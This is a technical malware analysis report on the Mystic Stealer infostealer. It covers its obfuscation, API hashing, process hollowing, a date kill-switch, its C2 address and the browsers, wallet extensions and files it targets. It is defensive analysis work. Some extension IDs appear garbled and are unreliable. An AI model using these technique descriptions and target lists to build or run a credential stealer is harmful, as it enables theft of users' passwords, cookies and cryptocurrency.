Mystic Stealer

Technical Analysis Report

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Table of Contents

Overview

Mystic Stealer is a newly introduced malicious software first identified in April 2023. It targets approximately 40 web browsers and more than 70 browser extensions,primarily focusing on stealing credentials, cryptocurrency wallet information,as well as targeting Steam, Telegram and cryptocurrency wallets . The developer of Mystic Stealer focuses on avoiding analysis and defense mechanisms. The malware is also observed to capture information such as CPU details, CPU processor count, and computer name Mystic Stealer communicates this collected information to command and control (C2) servers using a custom binary protocol over TCP, ensuring privacy. It establishes communication with the server and sends this information.

This malware virus targets;

- Credit card information saved in web browsers,
- Autofill information saved in web browsers,
- Cookies information saved in web browsers,
- Cryptocurrency wallet information saved in web browsers,
- System information,
- Application passwords,
- Blockchain wallets.

MysticStealer.exe Analysis

Name	cfc7378d842a1d114c2838942960470f11a2f55d48d3d3d2b72c8dbcde4e6574.exe
MD5	43f1040beb90e0054c1759028b5eae5e
SHA256	cfc7378d842a1d114c2838942960470f11a2f55d48d3d3d2b72c8dbcde4e6574
File Type	PE32/Exe

Static Analysis

As a result of the static analysis, in the strings;

C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe file path is found. It is understood from this string information that the AppLaunch.exe file will be executed.

```
.text:004046BF C1 CA EE                    ror     edx, 0EEh
.text:004046C2 E8 79 D6 FF FF              call    loc_401D40
.text:004046C7 B8 28 00 00 00              mov     eax, 28h ; '('
.text:004046CC 3D D4 00 00 00              cmp     eax, 0D4h ; 'Ô'
.text:004046D1 7C 02                       jl      short near ptr loc_4046D3+2
.text:004046D3
.text:004046D3                 loc_4046D3:                             ; CODE XREF: .text:004046D1↑j
.text:004046D3 E9 74 33 F6 6A              jmp     near ptr 6B367A4Ch
.text:004046D3                 ; ---------------------------------------------------------------------------
.text:004046D8 05 6A 01 68                 dd 68016A05h
.text:004046DC C4 71 41 00                 dd offset aDAnthonyMartin ; "%d Anthony Martin Grosvenor Christopher"...
.text:004046E0 E8 AB 00 00                 dd 0ABE8h
.text:004046E4 00 8A 86                    db 0, 8Ah, 86h
.text:004046E7 00 00 42 00                 dd offset byte_420000
.text:004046EB 83                          db 83h
.text:004046EC C4 0C 04 7C 34 78+          dd 7C040CC4h, 0F2C7834h, 7B2C6234h, 6A049B34h, 332C1E34h
.text:004046EC 2C 0F 34 62 2C 7B+          dd 542C1D34h, 8688DF34h
.text:00404708 00 00 42 00                 dd offset byte_420000
.text:0040470C 46 81 FE 00 32 02+          dd 0FE8146h, 72000232h, 750474C2h, 0E8E7E902h, 0FFFFCF50h
.text:0040470C 00 72 C2 74 04 75+          dd 0FF44958Bh, 0D285FFFFh, 8D8B2F74h, 0FFFFFF4Ch, 0CA2BC28Bh
.text:0040470C 02 E9 E7 E8 50 CF+          dd 81FCE183h, 1000F9h, 8B107200h, 0C183FC50h, 83C22B23h
.text:0040470C FF FF 8B 95 44 FF+          dd 0F883FCC0h, 5139771Fh, 185E852h, 0C4830000h, 288D8D08h
.text:0040470C FF FF 85 D2 74 2F+          dd 0E8FFFFFFh, 0FFFFD19Ch, 33FC4D8Bh, 0CD335FC0h, 185E85Eh
.text:0040470C 8B 8D 4C FF FF FF+          dd 0E58B0000h, 5BE38B5Dh
```

Figure 1 - Obfuscate

When the malware is analyzed with IDA, it is seen that the codes cannot be interpreted.

Dynamic Analysis




Figure 2 - MysticStealer.exe Streaming

Outline of program flow;

1. Runtime analysis of the injected malicious code,
2. Retrieving the invoked API calls with API Hashing technique,
3. Injection of malware into AppLaunch.exe,

are listed as.

When the program is executed, it is observed that the encrypted bytes of the malware stored in memory are decrypted initially. Each byte is individually subjected to **xor**, **sub** and **add** operations to obtain the original values.




Figure 3 - Runtime Decryption

Subsequently, it is observed that the hash values to be compared are sequentially pushed to the relevant function in the order of **API** and **DLL** names, and the **API** address is returned as the return value.




Figure 4 - API Hashing

Process Hollowing

It has been observed that the obtained **API** addresses are sequentially called and used for the **Process Hollowing** technique.

Called **API** functions;

- CreateProcessA
- VirtualAllocEx
- GetThreadContext
- SetThreadContext
- ReadProcessMemory
- WriteProcessMemory
- ResumeThread
- TerminateProcess




Figure 5 - Process Hallowing

The **dump** of the process related to the injected malware from the specified address has been taken, and the examination has continued.

AppLaunchDump.exe Analysis

Name	400000.exe
MD5	d2c44de6b26bbf79cee8666cb0b1acd6
SHA256	26251f26cec6a8ac056686e7997df73c96432ec3a3d839dbb3039222fe686f35
File Type	PE32/EXE

Dynamic Analysis




Figure 6 - AppLaunchDump.exe Streaming

Outline of the program flow;

1. Performing pre-execution checks for malicious processes,
2. Execution of malicious operation,
3. Sending the collected information to the C2 server,
4. Downloading the malicious file from the C2 server,
5. Creating a scheduled task for the downloaded malicious file,

are listed as.

The malware first checks the system date and compares it with **2023-09-12 20:08:32**. If the system date exceeds this date, it shuts itself down.

```
006BF756    E8 61350000     call applaunchdump.6C2CBC
006BF75B    FFD0            call eax                                eax:SystemTimeToFileTime
006BF75D    8D0C24          lea ecx,dword ptr ss:[esp]
006BF760    E8 3BC50000     call applaunchdump.6CBCA0
006BF765    85D2            test edx,edx
006BF767    7F 0E           jg applaunchdump.6BF777
006BF769    7C 07           jl applaunchdump.6BF772
006BF76B    3D 40C50065     cmp eax,6500C540                        2023-09-12 20:08:32
006BF770    77 05           ja applaunchdump.6BF777
006BF772    E8 2DAA0000     call applaunchdump.6CA1A4               !
006BF777    33C0            xor eax,eax
006BF779    40              inc eax
006BF77A    8BE5            mov esp,ebp
006BF77C    5D              pop ebp
006BF77D    C2 1000         ret 10
```

Figure 7 – Date Control

It is observed that before communicating with the C2 Server, the **IP** address kept in encrypted form is retrieved, decrypted and returned.

```
00CAA287    8B8424 8C000000     mov eax,dword ptr ss:[esp+8C]
00CAA28E    C1EB 18             shr ebx,18
00CAA291    83C0 08             add eax,8
00CAA294    C1E9 18             shr ecx,18
00CAA297    885A 01             mov byte ptr ds:[edx+1],bl
00CAA29A    884A 05             mov byte ptr ds:[edx+5],cl
00CAA29D    83C2 08             add edx,8                           edx:L"7573E5900449691fffffffff"
00CAA2A0    836C24 40 01        sub dword ptr ss:[esp+40],1
00CAA2A5    89B424 C0000000     mov dword ptr ss:[esp+C0],esi
00CAA2AC    898424 8C000000     mov dword ptr ss:[esp+8C],eax
00CAA2B3    0F85 4EFFFFFF       jne 400000.CAA207
00CAA2B9    8B7424 38           mov esi,dword ptr ss:[esp+38]       [esp+38]:"http://5.42.92.211/"
```

Figure 8 - IP Decrypt

It is seen that the **IP** address is given as a parameter to the function where the connection will be made.

```
00836303    8D8424 94000000     lea eax,dword ptr ss:[esp+94]
0083630A    50                  push eax
0083630B    68 00000080         push 80000000
00836310    53                  push ebx
00836311    FF75 00             push dword ptr ss:[ebp]             [ebp]:"http://5.42.92.211/loghub/master"
00836314    6A 02               push 2
00836316    59                  pop ecx
00836317    E8 A0C9FFFF         call applaunchdump.832CBC
```

Figure 9 - IP Address

It was detected that **Token** and **Config** information was returned as a result of the connection.

```
008383BA    7C ED           jl applaunchdump.8383A9
008383BC    8D4424 18       lea eax,dword ptr ss:[esp+18]       [esp+18]:"1|1|1|0|1|1|1|0|1|1"
008383C0    889C24 BC000000 mov byte ptr ss:[esp+BC],bl
008383C7    50              push eax                            eax:"644122cd9529720bbb411e2a9c329cc
008383C8    8D4424 24       lea eax,dword ptr ss:[esp+24]
008383CC    50              push eax                            eax:"644122cd9529720bbb411e2a9c329cc
008383CD    8D47 04         lea eax,dword ptr ds:[edi+4]        eax:"644122cd9529720bbb411e2a9c329cc
008383D0    50              push eax                            eax:"644122cd9529720bbb411e2a9c329cc
008383D1    E8 C6D9FEFF     call applaunchdump.825D9C
008383D6    83C4 0C         add esp,C
008383D9    8BF3            mov esi,ebx
008383DB    85C0            test eax,eax                        eax:"644122cd9529720bbb411e2a9c329cc
008383DD    0F84 B1010000   je applaunchdump.838594
008383E3    BA 11EA77BF     mov edx,BF77EA11
008383E8    66:C74424 34 3100 mov word ptr ss:[esp+34],31       31:'1'
008383EF    66:C74424 38 3100 mov word ptr ss:[esp+38],31       31:'1'
008383F6    66:C74424 3C 3100 mov word ptr ss:[esp+3C],31       31:'1'
008383FD    66:C74424 40 3100 mov word ptr ss:[esp+40],31       31:'1'
00838404    66:C74424 44 3100 mov word ptr ss:[esp+44],31       31:'1'
0083840B    66:C74424 48 3100 mov word ptr ss:[esp+48],31       31:'1'
00838412    66:C74424 4C 3100 mov word ptr ss:[esp+4C],31       31:'1'
00838419    66:C74424 50 3100 mov word ptr ss:[esp+50],31       31:'1'
00838420    66:C74424 54 3100 mov word ptr ss:[esp+54],31       31:'1'
00838427    66:C74424 14 3100 mov word ptr ss:[esp+14],31       31:'1'
0083842E    83FE 0A         cmp esi,A                           A:'\n'
00838431    0F87 3C010000   ja applaunchdump.838573
```

Figure 10 - Config Info

It is noticed that the malware creates files in the **Temp** directory to keep its logs.




Figure 11 - Log File

It is observed that system information is taken and written to **SystemInformation.txt** file and sent to C2 Server.




Figure 12 – System Information




Figure 13 – System Information Sent

C2 It was detected that the **chromium-browsers** request was sent to the server and the browser list was received and checked respectively.




Figure 14 – Browser Control

Figure 15 – Browser Control Function

The list of browsers targeted by the malware;

Browser Name	**Path**
Citrio	%localappdata%\CatalinaGroup\Citrio\User Data
Coowon	%localappdata%\Coowon\Coowon\User Data
Liebao	%localappdata%\liebao\User Data
QIP Surf	%localappdata%\QIP Surf\User Data
Orbitum	%localappdata%\Orbitum\User Data
Comodo Dragon	%localappdata%\Comodo\Dragon\User Data
Amigo	%localappdata%\Amigo\User\User Data
Torch	%localappdata%\Torch\User Data
Yandex Browser	%localappdata%\Yandex\YandexBrowser\User Data
Comodo	%localappdata%\Comodo\User Data
360Browser	%localappdata%\360Browser\Browser\User Data
Maxthon3	%localappdata%\Maxthon3\User Data
K-Melon	%localappdata%\K-Melon\User Data
Sputnik	%localappdata%\Sputnik\Sputnik\User Data
Nichrome	%localappdata%\Nichrome\User Data
CocCoc	%localappdata%\CocCoc\Browser\User Data
Uran	%localappdata%\Uran\User Data
Chromodo	%localappdata%\Chromodo\User Data
Mail.Ru	%localappdata%\Mail.Ru\Atom\User Data
Brave Browser	%localappdata%\BraveSoftware\Brave-Browser\User Data
Opera	%appdata%\Opera Software\Opera Stable
Google Chrome	%localappdata%\Google\Chrome\User Data
Microsoft Edge	%localappdata%\Microsoft\Edge\User Data
Chromium	%localappdata%\Chromium\User Data
ChromePlus	%localappdata%\MapleStudio\ChromePlus\User Data
Irpathium	%localappdata%\Irpathium\User Data
Opera	%localappdata%\Opera Software
7Star	%localappdata%\7Star\7Star\User Data
CentBrowser	%localappdata%\CentBrowser\User Data
Chedot	%localappdata%\Chedot\User Data
Vivaldi	%localappdata%\Vivaldi\User Data
Kometa	%localappdata%\Kometa\User Data
Elements Browser	%localappdata%\Elements Browser\User Data

Epic Privacy Browser	%localappdata%\Epic Privacy Browser\User Data
Uran	%localappdata%\uCozMedia\Uran\User Data
Sleipnir	%localappdata%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer

It was observed that the **sqlite** database file was taken from the C2 Server and saved in the **Temp** directory to save the data if the browser was found.




Figure 16 – SQLITE3




Figure 17 - SQL Query

It is observed that the extensions of the browsers found are checked.




Figure 18 - Browser Extension Control

Browser plugins targeted by the malware:

Plugin ID	**Plugin Name**
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet
hpglfhgfnhbgpjdenjgmdgoeiappafln	Guarda
blnieiiffboillknjnepogjhkgnoapac	EQUAL Wallet
cjelfplplebdjjenllpjcblmjkfcffne	Jaxx Liberty
fihkakfobkmkjojpchpfgcmhfjnmnfpi	BitApp Wallet
kncchdigobghenbbaddojjnnaogfppfj	iWallet
amkmjjmmflddogmhpjloimipbofnfjih	Wombat
nlbmnnijcnlegkjjpcfjclmcfggfefdm	MEW CX

nanjmdknhkinifnkgdcggcfnhdaammmj	GuildWallet
nkddgncdjgjfcddamfgcmfnlhccnimig	Saturn Wallet
fnjhmkhhmkbjkkabndcnnogagogbneec	Ronin Wallet
cphhlgmgameodnhkjdmkpanlelnlohao	NeoLine
nhnkbkgjikgcigadomkphalanndcapjk	CLV Wallet
kpfopkelmapcoipemfendmdcghnegimn	Liquality Wallet
aiifbnbfobpmeekipheeijimdpnlpgpp	Terra Station
dmkamcknogkgcdfhhbddcghachkejeap	Keplr
fhmfendgdocmcbmfikdcogofphimnkno	Sollet
cnmamaachppnkjgnildpdmkaakejnhae	Auro Wallet
jojhfeoedkpkglbfimdfabpdfjaoolaf	Polymesh Wallet
flpiciilemghbmfalicajoolhkkenfel	ICONex
nknhiehlklippafakaeklbeglecifhad	Nabox Wallet
hcflpincpppdclinealmandijcmnkbgn	KHC
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink
fhbohimaelbohpjbbldcngcnapndodjp	Binance Chain Wallet
ffnbelfdoeiohenkjibnmadjiehjhajb	Yoroi
jbdaocneiiinmjbjlgalhcelgbejmnpath	Nifty Wallet
afbcbjpbpfadlkmhmclhkeeodmamcflc	Math Wallet
ookjlbkiijinhpmnjffcofjonbfbgaoc	Temple
mnfifefkajgofkcjkempathiaecocnkjeh	TezBox
lodccjjbdhfakaekdiahmedfbieldgik	DAppPlay
ijmpgkjfkbfhoebgogflfebnmejmfbml	BitClip
lkcjlnjfpbikmcmbachjpdbijejflpcm	Steem Keychain
onofpnbbkehpmmoabgpcpmigafmmnjhl	Nash Extension
bcopgchhojmggmffilplmbdicgaihlkp	Hycon Lite Client
klnaejjgbibmhlephnhpmaofohgkpgkd	ZilPay
aeachknmefphepccionboohckonoeemg	Coin98 Wallet
bhghoamapcdpbohphigoooaddinpkbai	Authenticator
dkdedlpgdmmkkfjabffeganieamfklkm	Cyano Wallet
nlgbhdfgdhgbiamfdfmbikcdghpathoadd	Byone
infeboajgfhgbjpjbeppbkgnabfdkdaf	OneKey
cihmoadaighcejopammfbmddcmdekcje	LeafWallet
gaedmjdfmmahhbjefcbgaolhhanlaolb	Authy
oeljdldpnmdbchonielpathgobddfffIal	EOS Authenticator
ilgcnhelpchnceeipipijaljkblbcobl	GAuth Authenticator
imloifkgjagghnncjkhggdhalmcnfklk	Trezor Password Manager
cgeeodpfagjceefieflmdfphplkenlfk	Ever
pdadjkfkgcafgbceimcpbkalnfnepbnk	KardiaChain
acmacodkjbdgmoleebolmdjonilkdbch	Rabby
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
fhilaheimglignddkjgofkcbgekhenbh	Oxygen
mgffkfbpathihjpoaomajlbgchddlicgpn	Pali
hmeobnfnfcmdkdcmlblgagmfpfboieaf	XDEFI
lpfcbjknijpeeillifnkikgncikgfhdo	Nami
dngmlblcodfobpdpecaadgfbcggfjfnm	MultiversX DeFi Wallet

lpilbniiabackdjcionkobglmddfbcjo	Keeper
bhhhlbepdkbapadjdnnojkbgioiodbic	Softlare
jnkelfanjkeadonecabehalmbgpfodjm	Govy
jhgnbkkipaallpehbohjmkbjofjdmepath	SteemKeychain
jnlgamecbpmbajjfhmmmlhejkemejdma	Braavos
kkpllkodjelopathieedojogacfhpaihoh	Enkrypt
mcohilncbfahbmgdjkbpemcciiolgcge	OKX
gjagmgpathdbbciopjhllkdnddhcglnemk	HashPack
kmhcihpebfmpgmihbkipmjlmmioameka	Eternl
phkbamefinggmakgklpkljjmgibohnba	Pontem Aptos
efbglgofoippbgcjepnhiblaibcnclgk	Martianin
cjmkndjhnagcfbpiemnkdpomccnjblmj	Finnie
aijcbedoijmgnlmjeegjaglmepbmpkpi	Leap Terra
fdjamakpfbbddfjaooikfcpapjohcfmg	Dashlane
fooolghllnmhmmndgjiamiiodkpenpbb	NordPass
pnlccmojcmeohlpggmfnbbiapkmbliob	Roboform
hdokiejnpimakedhajhdlcegeplioahd	LastPass
naepdomgkenhinolocfifgehpathddafch	BrowserPass
bmikpgodpkclnkgmnpphehdgcimmpathed	MYKI

The malware returns and controls a second browser list with the **gecko-browsers** request.

```
400000.003C4815
  push eax ; eax:"Gonna grab GeckoBrowsers\n"
■ call 400000.3C2606
  cmp byte ptr ds:[esi+2],0
  pop ecx
  jne 400000.3C4843
```

Figure 19 - GeckoBrowsers

```
003C4947   8D95 18FDFFFF   lea edx,dword ptr ss:[ebp-2E8]
003C494D   8BCE            mov ecx,esi                      ecx:L"Firefox"
003C494F   E8 4E010000     call 400000.3C4AA2
003C4954   59              pop ecx                          ecx:L"Firefox"
003C4955   8D85 60FFFFFF   lea eax,dword ptr ss:[ebp-A0]    [ebp-A0]:L"%appdata%\\Mozilla\\Firefox\\Profiles|
003C495B   50              push eax                         eax:L"Firefox"
003C495C   8D45 FC         lea eax,dword ptr ss:[ebp-4]
003C495F   50              push eax                         eax:L"Firefox"
003C4960   6A 00           push 0
003C4962   E8 750EFFFF     call 400000.3B57DC
003C4967   83C4 0C         add esp,C
003C496A   85C0            test eax,eax                     eax:L"Firefox"
003C496C   0F85 71FFFFFF   jne 400000.3C48E3
```

Figure 20 - GeckoBrowsers Control

List of **gecko-browsers** targeted by the malware:

Browser Name	**Path**
firefox	%appdata%\Mozilla\Firefox\Profiles
Comodo IceDragon	%appdata%\Comodo\IceDragon\Profiles

Cyberfox	%appdata%\8pecxstudios\Cyberfox\Profiles
BlackHawk	%appdata%\NETGATE Technologies\BlackHawk\Profiles
K-Meleon	%appdata%\K-Meleon\Profiles
Icecat	%appdata%\Mozilla\icecat\Profiles

Creating a scheduled task for the downloaded malicious file

```
call 400000.3C8E22
mov edi,eax ; edi:"http://5.42.92.211/", eax:"Gonna grab files\n"
mov ecx,ebx
mov dword ptr ss:[esp+10C],edi
test edi,edi ; edi:"http://5.42.92.211/"
je 400000.3C37C3
```

Figure 21 – File Check Start




Figure 22 – File Check

The list of **files** targeted by the malware:

File Name	Path
Wallets/Jaxx Desktop	%appdata%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb
Wallets/Atomic	%appdata%\atomic\Local Storage\leveldb
Wallets/Binance	%appdata%\Binance
Wallets/Coinomi	%appdata%\Coinomi\Coinomi\wallets
Sda/mafiles	%userprofile%\Downloads
Sda/madocs	%userprofile%\Desktop
Wallets/Exodus	%appdata%\Exodus
